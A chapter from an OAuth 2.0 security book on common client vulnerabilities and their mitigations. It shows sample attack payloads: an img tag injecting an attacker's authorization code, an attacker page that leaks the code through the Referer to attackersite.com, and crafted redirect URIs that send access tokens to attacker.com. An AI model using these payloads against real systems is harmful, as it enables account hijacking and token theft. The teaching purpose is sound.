Part 3

OAuth 2 implementation and vulnerabilities

In this section, you'll get to look at how everything can fall to pieces if it's not implemented and deployed properly. While OAuth 2.0 is a security protocol, its use does not guarantee security on its own. Indeed, everything needs to be deployed and managed correctly. Additionally, some of the deployment choices in OAuth 2.0's specification can lead to bad setups. Instead of giving you a false sense of security by telling you you're using a solid security protocol (which you are), we'll show you exactly where many of the pitfalls are and how to avoid them.

7 Common client vulnerabilities

This chapter covers

- Avoiding common implementation vulnerabilities in the OAuth clients
- Protecting OAuth clients against known attacks

As we discussed in chapter 1, in the OAuth ecosystem there are many more clients than other types of components, both in variety and in number. What should you do if you're implementing a client? Well, you can download the OAuth core specification[1] and follow it as best you can. Additionally, you can read some helpful tutorials from the OAuth community, scattered across a wide variety of mailing lists, blogs, and so on. If you're particularly keen on security, you can even read the "OAuth 2.0 Threat Model and Security Considerations" specification[2] and follow similar best practice guides. But even then, will your implementation be bulletproof? In this chapter, we're going to look at a few common attacks against clients and discover practical ways to prevent them.

7.1 General client security

The OAuth client has a few things that it needs to protect. If it has a client secret, it needs to make sure that this is stored in a place that is not easily accessible to outside

[1] RFC 6749: https://tools.ietf.org/html/rfc6749
[2] RFC 6819: https://tools.ietf.org/html/rfc6819

parties. As it collects access tokens and refresh tokens, it likewise needs to make sure that these aren't made available to components outside the client software itself and the other OAuth entities that it interacts with. The client also needs to be careful that these secrets aren't accidentally placed into audit logs or other ledgers where a third party could later surreptitiously look for them. This is all fairly straightforward security practice, and its implementation varies depending on the platform of the client software itself.

However, outside of simple theft of information from a storage system, OAuth clients can still be vulnerable in a number of ways. One of the most common mistakes is to use OAuth as an authentication protocol without taking any extra precautions, and this is such a broad issue that we've dedicated much of chapter 13 to its discussion. There you'll encounter some issues such as the "confused deputy problem" and other authentication-related security issues. One of the worst results of a security breach to an OAuth client is to leak the resource owner's authorization codes or access tokens through sloppy implementation of the OAuth protocol. On top of the damage caused to the resource owner, this can indeed generate some kind of uncertainty around the client application with significant repercussions on the use of the product with substantial reputational and/or financial loss for the company behind the OAuth client. There are many security threats that a person implementing an OAuth client should guard against, and we're going to discuss those one by one in the following sections.

7.2 CSRF attack against the client

As seen in the previous chapters, both the authorization code and the implicit grant types mention a recommended state parameter. This parameter is, according to the OAuth core specification:[3]

> *An opaque value used by the client to maintain state between the request and callback. The authorization server includes this value when redirecting the user-agent back to the client. The parameter SHOULD be used for preventing cross-site request forgery (CSRF).*

What is cross-site request forgery (CSRF) then, and why should we pay attention to it? To start with the second part of the question, CSRF is one of the most common attacks on the internet, and it's also listed in the OWASP Top Ten,[4] a list of the current 10 most dangerous web application security flaws and effective methods for dealing with them. One of the main reasons for its popularity is the fact that this threat isn't well understood by the average developer, thus providing an easier target for the attacker.

What is OWASP?

The Open Web Application Security Project (OWASP) is a not-for-profit group that educates developers, designers, architects, and business owners about the risks ***(continued)***

[3] RFC 6749: https://tools.ietf.org/html/rfc6749

[4] https://www.owasp.org/index.php/Top_10_2013-A8-Cross-Site_Request_Forgery_%28CSRF%29

associated with the most common web application security vulnerabilities. Project members include a variety of security experts from around the world who share their knowledge of vulnerabilities, threats, attacks, and countermeasures.

CSRF occurs when a malicious application causes the user's browser to perform an unwanted action through a request to a web site where the user is currently authenticated. How is that possible? The main thing to keep in mind is that browsers make requests (with cookies) to any origin, allowing specific actions to be performed when requested. If a user is logged in to one site that offers the capability to execute some sort of task and an attacker tricks the user's browser into making a request to one of these task URIs, then the task is performed as the logged-in user. Typically, an attacker will embed malicious HTML or JavaScript code into an email or website to request a specific task URI that executes without the user's knowledge (see figure 7.1).

The most common and effective mitigation is to add an unpredictable element in each HTTP request, which is the countermeasure taken by the OAuth specification. Let's see why the use of the state parameter is highly encouraged to avoid CSRF



Figure 7.1 Example of CSRF attack



Figure 7.2 Example of OAuth CSRF attack

and how to produce a proper state parameter to be safely used. We will demonstrate this with an example attack.[5] Let's assume there is an OAuth client that supports the authorization code grant type. When the OAuth client receives a code parameter on its OAuth callback endpoint, it then will trade the received code for an access token. Eventually, the access token is passed to the resource server when the client calls an API on behalf of the resource owner. To perform the attack, the attacker can simply start an OAuth flow and get an authorization code from the target authorization server, stopping his "OAuth dance" here. The attacker causes the victim's client to "consume" the attacker's authorization code. The latter is achieved by creating a malicious page in his website, something like:

```
<img src="https://ouauthclient.com/callback?code=ATTACKER_AUTHORIZATION_CODE">
```

and convince the victim to visit it (figure 7.2).

This would have the net effect of the resource owner having his client application connected with the attacker's authorization context. This has disastrous consequences when the OAuth protocol is used for authentication, which is further discussed in chapter 13.

[5] http://homakov.blogspot.ch/2012/07/saferweb-most-common-oauth2.html

The mitigation for an OAuth client is to generate an unguessable `state` parameter and pass it along to the first call to the authorization server. The authorization server is required by the specification to return this value as-is as one of the parameters to the redirect URI. Then when the redirect URI is called, the client checks the value of the `state` parameter. If it is absent or if it doesn't match the value originally passed, the client can terminate the flow with an error. This prevents an attacker from using their own authorization code and injecting it into an unsuspecting victim's client.

One natural question that can easily arise is what this `state` parameter should look like. The specification doesn't help too much because it's pretty vague:[6]

> *The probability of an attacker guessing generated tokens (and other credentials not intended for handling by end-users) MUST be less than or equal to 2^{-128} and SHOULD be less than or equal to 2^{-160}.*

In our client exercises from chapter 3 and elsewhere, the client code randomly generates the state by performing:

```
state = randomstring.generate();
```

In Java, you could instead do:

```
String state = new BigInteger(130, new SecureRandom()).toString(32);
```

The generated `state` value can then be stored either in the cookie or, more appropriately, in the session and used subsequently to perform the check as explained earlier. Although the use of `state` isn't explicitly enforced by the specification, it is considered best practice and its presence is needed to defend against CSRF.

7.3 Theft of client credentials

The OAuth core specification specifies four different grant types. Each grant type is designed with different security and deployment aspects in mind and should be used accordingly, as discussed in chapter 6. For example, the implicit grant flow is to be used by OAuth clients where the client code executes within the user agent environment. Such clients are generally JavaScript-only applications, which have, of course, limited capability of hiding the `client_secret` in client side code running in the browser. On the other side of the fence there are classic server-side applications that can use the authorization code grant type and can safely store the `client_secret` somewhere in the server.

What about native applications? We have already seen in chapter 6 when to use which grant type, and as a reminder it isn't recommended that native applications use the implicit flow. It is important to understand that for a native application, even if the `client_secret` is somehow hidden in the compiled code it must not be considered as a secret. Even the most arcane artifact can be decompiled and the `client_secret` is then no longer that secret. The same principle applies to mobile clients and desktop

[6] https://tools.ietf.org/html/rfc6749#section-10.10

native applications. Failing to remember this simple principle might lead to disaster.[7] In chapter 12 we're going to discuss in detail how to use dynamic client registration to configure the `client_secret` at runtime. Without going into much depth in this topic here, in the following exercise `ch-7-ex-0`, we're going to plug dynamic registration in the native application we developed in chapter 6. Open up `ch-7-ex-1` and execute the setup commands as before in the `native-client` directory:

```
> npm install -g cordova
> npm install ios-sim
> cordova platform add ios
> cordova plugin add cordova-plugin-inappbrowser
> cordova plugin add cordova-plugin-customurlscheme --variable URL_
SCHEME=com.oauthinaction.mynativeapp
```

Now you're ready to open up the `www` folder and edit the `index.html` file. We won't be editing the other files in this exercise, though you'll still need to run the authorization server and protected resource projects during this exercise, as usual. In the file, locate the `client` variable and specifically the client information and note that the `client_id` and `client_secret` parts are empty.

```
var client = {
  'client_name': 'Native OAuth Client',
  'client_id': '',
  'client_secret': '',
  'redirect_uris': ['com.oauthinaction.mynativeapp:/'],
  'scope': 'foo bar'
};
```

This information will be available at runtime after the dynamic registration phase is concluded. Now locate the authorization server information and add the `registrationEndpoint`.

```
var authServer = {
   authorizationEndpoint: 'http://localhost:9001/authorize',
   tokenEndpoint: 'http://localhost:9001/token',
   registrationEndpoint: 'http://localhost:9001/register'
};
```

Finally, we need to plug the dynamic registration request when the application first requests an OAuth token, if it doesn't already have a client ID.

```
if (!client.client_id) {
   $.ajax({
        url: authServer.registrationEndpoint,
        type: 'POST',
        data: client,
        crossDomain: true,
        dataType: 'json'
   }).done(function(data) {
        client.client_id = data.client_id;
```

[7] http://stephensclafani.com/2014/07/29/hacking-facebooks-legacy-api-part-2-stealing-user-sessions/

```
        client.client_secret = data.client_secret;
    }).fail(function() {
        $('.oauth-protected-resource').text('Error while fetching registration
        endpoint');
    });
```

We're now ready to run our modified native application

```
> cordova run ios
```

This should pull up the application in a mobile phone simulator. If you start the usual OAuth flow, you can now appreciate that both the `client_id` and `client_secret` have been freshly generated, and these will be different for any instance of the native application. This will solve the issue of having the `client_secret` shipped with the native application artifact.

A production instance of such a native application would, of course, store this information so that each installation of the client software will register itself once on startup, but not every time the user launches it. No two instances of the client application will have access to each other's credentials, and the authorization server can differentiate between instances.

7.4 Registration of the redirect URI

It is extremely important to pay particular attention when choosing the registered `redirect_uri` when the new OAuth client is created at the authorization server, specifically the `redirect_uri` must be as specific as it can be. For example, if your OAuth client's callback is

```
https://yourouauthclient.com/oauth/oauthprovider/callback
```

then *DO* register the entire URL

```
https://yourouauthclient.com/oauth/oauthprovider/callback
```

and *NOT* only the domain

```
https://yourouauthclient.com/
```

and *NOT* only part of the path

```
https://yourouauthclient.com/oauth
```

If you're not careful with `redirect_uri` registration requirements, token hijacking attacks become significantly easier than you might think. Even big players with professional security audits have done it wrong.[8]

The main reason behind this is that sometimes authorization servers use different `redirect_uri` validation policies. As we'll see in chapter 9, the *only* reliably safe validation method the authorization server should adopt is *exact matching*. All the other potential solutions, based on regular expressions or allowing subdirectories of the registered `redirect_uri`, are suboptimal and sometimes even dangerous.

[8] http://intothesymmetry.blogspot.it/2015/06/on-oauth-token-hijacks-for-fun-and.html

Table 7.1 Allowing subdirectory validation policy

Registered URL: http://example.com/path	Match?
https://example.com/path	Yes
https://example.com/path/subdir/other	Yes
https://example.com/bar	No
https://example.com	No
https://example.com:8080/path	No
https://other.example.com:8080/path	No
https://example.org	No

To better understand what allowing subdirectory validation policy means in this case, see table 7.1.

As seen in table 7.1, when the OAuth provider uses the *allowing subdirectory* method for matching the `redirect_uri`, there is certain flexibility on the `redirect_uri` request parameter (for an additional example, see the GitHub API security documentation[9]).

Now it isn't necessarily true that having an authorization server that uses the allowing subdirectory validation strategy is bad, on its own. But when combined with an OAuth client registering a "too loose" `redirect_uri`, this is indeed lethal. In addition, the larger the OAuth client's internet exposure, the easier it is to find a loophole to exploit this vulnerability.

7.4.1 Stealing the authorization code through the referrer

The first attack described targets the authorization code grant type and is based on information leakage through the HTTP referrer. At the end of it, the attacker manages to hijack the resource owner's authorization code. To understand this attack, it's necessary to know what a referrer is and when it's used. The HTTP referrer (misspelled as "referer" in the spec) is an HTTP header field that browsers (and HTTP clients in general) attach when surfing from one page to another. In this way, the new web page can see where the request came from, such as an incoming link from a remote site.

Let's assume you just registered an OAuth client to one OAuth provider that has an authorization server that uses the allowing subdirectory validation strategy for `redirect_uri`.

Your OAuth callback endpoint is

```
https://yourouauthclient.com/oauth/oauthprovider/callback
```

but you registered as

```
https://yourouauthclient.com/
```

[9] https://developer.github.com/v3/oauth/#redirect-urls (June 2015)

An excerpt of the request originated by your OAuth client while performing the OAuth integration might look like

```
https://oauthprovider.com/authorize?response_type=code&client_id=CLIENT_ID&sc
ope=SCOPES&state=STATE&redirect_uri=https://yourouauthclient.com/
```

This particular OAuth provider adopts the allowing subdirectory validation strategy for `redirect_uri`, and therefore validates only the start of the URI and considers the request as valid if everything else is appended after the registered `redirect_uri`. Hence the registered `redirect_uri` is perfectly valid under a functional point of view, and things are good so far.

The attacker also needs to be able to create a page on the target site underneath the registered redirect URI, for example:

```
https://yourouauthclient.com/usergeneratedcontent/attackerpage.html
```

From here, it's enough for the attacker to craft a special URI of this form:

```
https://oauthprovider.com/authorize?response_type=code&client_id=CLIENT_ID
&scope=SCOPES&state=STATE&redirect_uri=https://yourouauthclient.com/
usergeneratedcontent/attackerpage.html
```

and make the victim click on it, through any number of phishing techniques.

Note that the crafted URI contains a `redirect_uri` pointing to the attacker's page, which is a subdirectory of the valid registered redirect URI for the client. The attacker was then able to change the flow to something like what is shown in figure 7.3.



Figure 7.3 Stolen authorization code

Since you registered `https://yourouauthclient.com` as `redirect_uri` and the OAuth provider adopts an *allowing subdirectory* validation strategy, `https://yourouauthclient.com/usergeneratedcontent/attackerpage.html` is a perfectly valid `redirect_uri` for your client.

Remember some things that we have already learned:

- Often, resource owners need to authorize an OAuth client only once (at the first occurrence; see Trust On First Use (TOFU) in chapter 1). This means that all the subsequent calls will skip the manual consent screen as long as the server believes the request is from the same client and for the same access rights.
- People tend to trust companies that have proven records on security, so there is a good chance that this doesn't switch the "anti-phishing alarm" on for the user.

That said, now that this is enough to "convince" the victim to click the crafted link and go through the authorization endpoint, the victim then will end up with something like

```
https://yourouauthclient.com/usergeneratedcontent/attackerpage.html?code
=e8e0dc1c-2258-6cca-72f3-7dbe0ca97a0b
```

Note the code request parameter ends up being attached in the URI of the malicious post. You might be thinking that the attacker would need to have access to server-side processing in order to extract the code from that URI, functionality generally not available to user-generated content pages. Or perhaps the attacker would require the ability to inject arbitrary JavaScript into the page, which is often filtered out from user-generated content. However, let's have a closer look at the code of `attackerpage.html`:

```
<html>
   <h1>Authorization in progress </h1>
   <img src="https://attackersite.com/">
</html>
```

This simple page could look completely normal to a resource owner. In fact, since it doesn't even have any JavaScript or other functional code, it could even be embedded into another page. But in the background, the victim's browser will load the embedded `img` tag for a resource at the attacker's server. In that call, the HTTP `Referer` header will leak the authorization code (figure 7.4).

Extracting the authorization code from the `Referer` is simple for the attacker because it's delivered to him with the HTTP request for the embedded `img` tag in the attacker's page.

Where is my Referrer?

The URI in the attacker's post must be an https URI. Indeed, as per section 15.1.3 (Encoding Sensitive Information in URI's) of HTTP RFC [RFC 2616]:

> Clients SHOULD NOT include a Referer header field in a (non-secure) HTTP request if the referring page was transferred with a secure protocol.

This is summarized in figure 7.5.



Figure 7.4 Hijacking of the authorization code



Figure 7.5 Referrer policy

7.4.2 Stealing the token through an open redirector

Another attack occurs along the lines discussed in the previous section, but this one is based on the implicit grant type. This attack also targets the access token rather than the authorization code. To understand this attack, you need to understand how the URI fragment (the part after the #) is handled by browsers on HTTP redirect responses (HTTP 301/302 responses). Although you might know that fragment is the optional last part of a URI for a document, it isn't intuitive what happens to the fragment upon redirect. To offer a concrete example: if an HTTP request `/bar#foo` has a 302 response with Location `/qux`, is the `#foo` part appended to the new URI (namely, the new request is `/qux#foo`) or not (namely, the new request is `/qux`)?

What the majority of browsers do at the moment is to preserve the original fragment on redirect: that is, the new request is on the form `/qux#foo`. Also remember that fragments are never sent to the server, as they're intended to be used inside the browser itself. Having this in mind, the following attack is based on another common web vulnerability called open redirect. This is also listed by the OWASP Top Ten[10] that defines it as

> *an application that takes a parameter and redirects a user to the parameter value without any validation. This vulnerability is used in phishing attacks to get users to visit malicious sites without realizing it.*

There is still some debate[11] about this class of vulnerability because often they're relatively benign, but not always,[12] as we can see later in this and subsequent chapters.

The attack here is similar to the previous one and all the premises we have established there remain: "too open" registered `redirect_uri` and authorization server that uses an *allowing subdirectory* validation strategy. As the leakage here happens through an open redirect rather than using the referrer, you also need to assume that the OAuth client's domain has an open redirect, for example: `https://yourouauthclient.com/redirector?`**`goto=http://targetwebsite.com`**. As previously mentioned, there are fair chances that this kind of entry point exists on a website (even in the OAuth context[13]). We're going to treat open redirector extensively in chapter 9 in the context of the authorization server.

Let's combine what we have discussed so far:

- The majority of browsers do preserve the original URI fragment on redirect.
- Open redirector is an underestimated class of vulnerability
- The discussion about "too loose" `redirect_uri` registration.

The attacker can craft a URI like this:

```
https://oauthprovider.com/authorize?response_type=token&client_id=CLIENT_
ID&scope=SCOPES&state=STATE&redirect_uri=https://yourouauthclient.com/
redirector?goto=https://attacker.com
```

[10] https://www.owasp.org/index.php/Top_10_2013-A10-Unvalidated_Redirects_and_Forwards
[11] https://sites.google.com/site/bughunteruniversity/nonvuln/open-redirect
[12] http://andrisatteka.blogspot.ch/2015/04/google-microsoft-and-token-leaks.html
[13] https://hackerone.com/reports/26962

If the resource owner has already authorized the application using TOFU, or if they can be convinced to authorize the application again, the resource owner's user agent is redirected to the passed-in `redirect_uri` with the `access_token` appended in the URI fragment:

```
https://yourouauthclient.com/redirector?goto=https://attacker.com#access_
token=2YotnFZFEjr1zCsicMWpAA
```

At this point, the open redirect in the client application forwards the user agent to the attacker's website. Since URI fragments survive redirects in most browsers, the final landing page will be:

```
https://attacker.com#access_token=2YotnFZFEjr1zCsicMWpAA
```

Now it's trivial for the attacker to steal the access token. Indeed, it's enough to read the delivered `location.hash` using JavaScript code (figure 7.6).

Both the attacks discussed above can be mitigated by the same simple practice. By registering the most specific `redirect_uri` possible, that would correspond to `https://yourouauthclient.com/oauth/oauthprovider/callback` in our example, the client can avoid having the attacker take over control of its OAuth domain. Obviously, you need to design your client application to avoid letting an attacker create a page under `https://yourouauthclient.com/oauth/oauthprovider/callback` as well; otherwise, you're back to square one. However, the more specific and direct



Figure 7.6 Hijacking of the access token through the fragment

the registration is, the less likely it is for there to be a matching URI under the control of a malicious party.

7.5 Theft of authorization codes

If the attacker hijacked the authorization code, can they "steal" anything, such as the resource owner's personal information as email, contact information, and so on? Not quite yet. Remember that the authorization code is still an intermediate step between the OAuth client and the access token, which is the final goal of the attacker. To trade the authorization code for an access token, the `client_secret` is needed, and this is something that must be closely protected. But if the client is a public client, it will have no client secret and therefore the authorization code can be used by anyone. With a confidential client, an attacker can either try to maliciously obtain the client secret, as seen in section 7.2, or attempt to trick the OAuth client into performing a sort of CSRF similar to the one we have seen in section 7.1. We're going to describe the latter case in chapter 9 and view its effects there.

7.6 Theft of tokens

The ultimate goal for an attacker that focuses their attention on an OAuth aware target is to steal an access token. The access token lets the attacker perform all kinds of operations that they were never intended to be able to do. We already saw how OAuth clients send access tokens to resource servers to consume APIs. This is usually done by passing the bearer token as a request header (`Authorization: Bearer access_token_value`). RFC 6750 defines two other ways to pass the bearer token along. One of those, the URI query parameter,[14] states that clients can send the access token in the URI using the `access_token` query parameter. Although the simplicity makes its use tempting, there are many drawbacks to using this method for submitting the access token to a protected resource.

- The access token ends up being logged in `access.log` files as part of the URI.[15]
- People tend to be indiscriminate in what they copy and paste in a public forum when searching for answers (for example, Stackoverflow). This might well end up having the access token being pasted in one of these forums through HTTP transcripts or access URLs.
- There is a risk of access token leakage through the referrer similar to the one we have seen in the previous section, because the referrer includes the entire URL.

This last method can be used to steal access tokens.[16]

Let's assume there is an OAuth client that sends the access token in the URI to the resource server, using something like the following:

```
https://oauthapi.com/data/feed/api/user.html?access_token=2YotnFZFEjr1zCsicMWp
```

[14] https://tools.ietf.org/html/rfc6750#section-2.3
[15] http://thehackernews.com/2013/10/vulnerability-in-facebook-app-allows.html
[16] http://intothesymmetry.blogspot.it/2015/10/on-oauth-token-hijacks-for-fun-and.html



Figure 7.7 Hijacking of access token through the query parameter

If an attacker is able to place even a simple link to this target page (`data/feed/api/user.html`) then the `Referer` header will disclose the access token (figure 7.7).

Using the standard `Authorization` header avoids these kinds of issues, because the access token doesn't show up in the URL. Although the query parameter is still a valid method for OAuth, clients should use it only as a last resort and with extreme caution.

Authorization Server Mix-Up

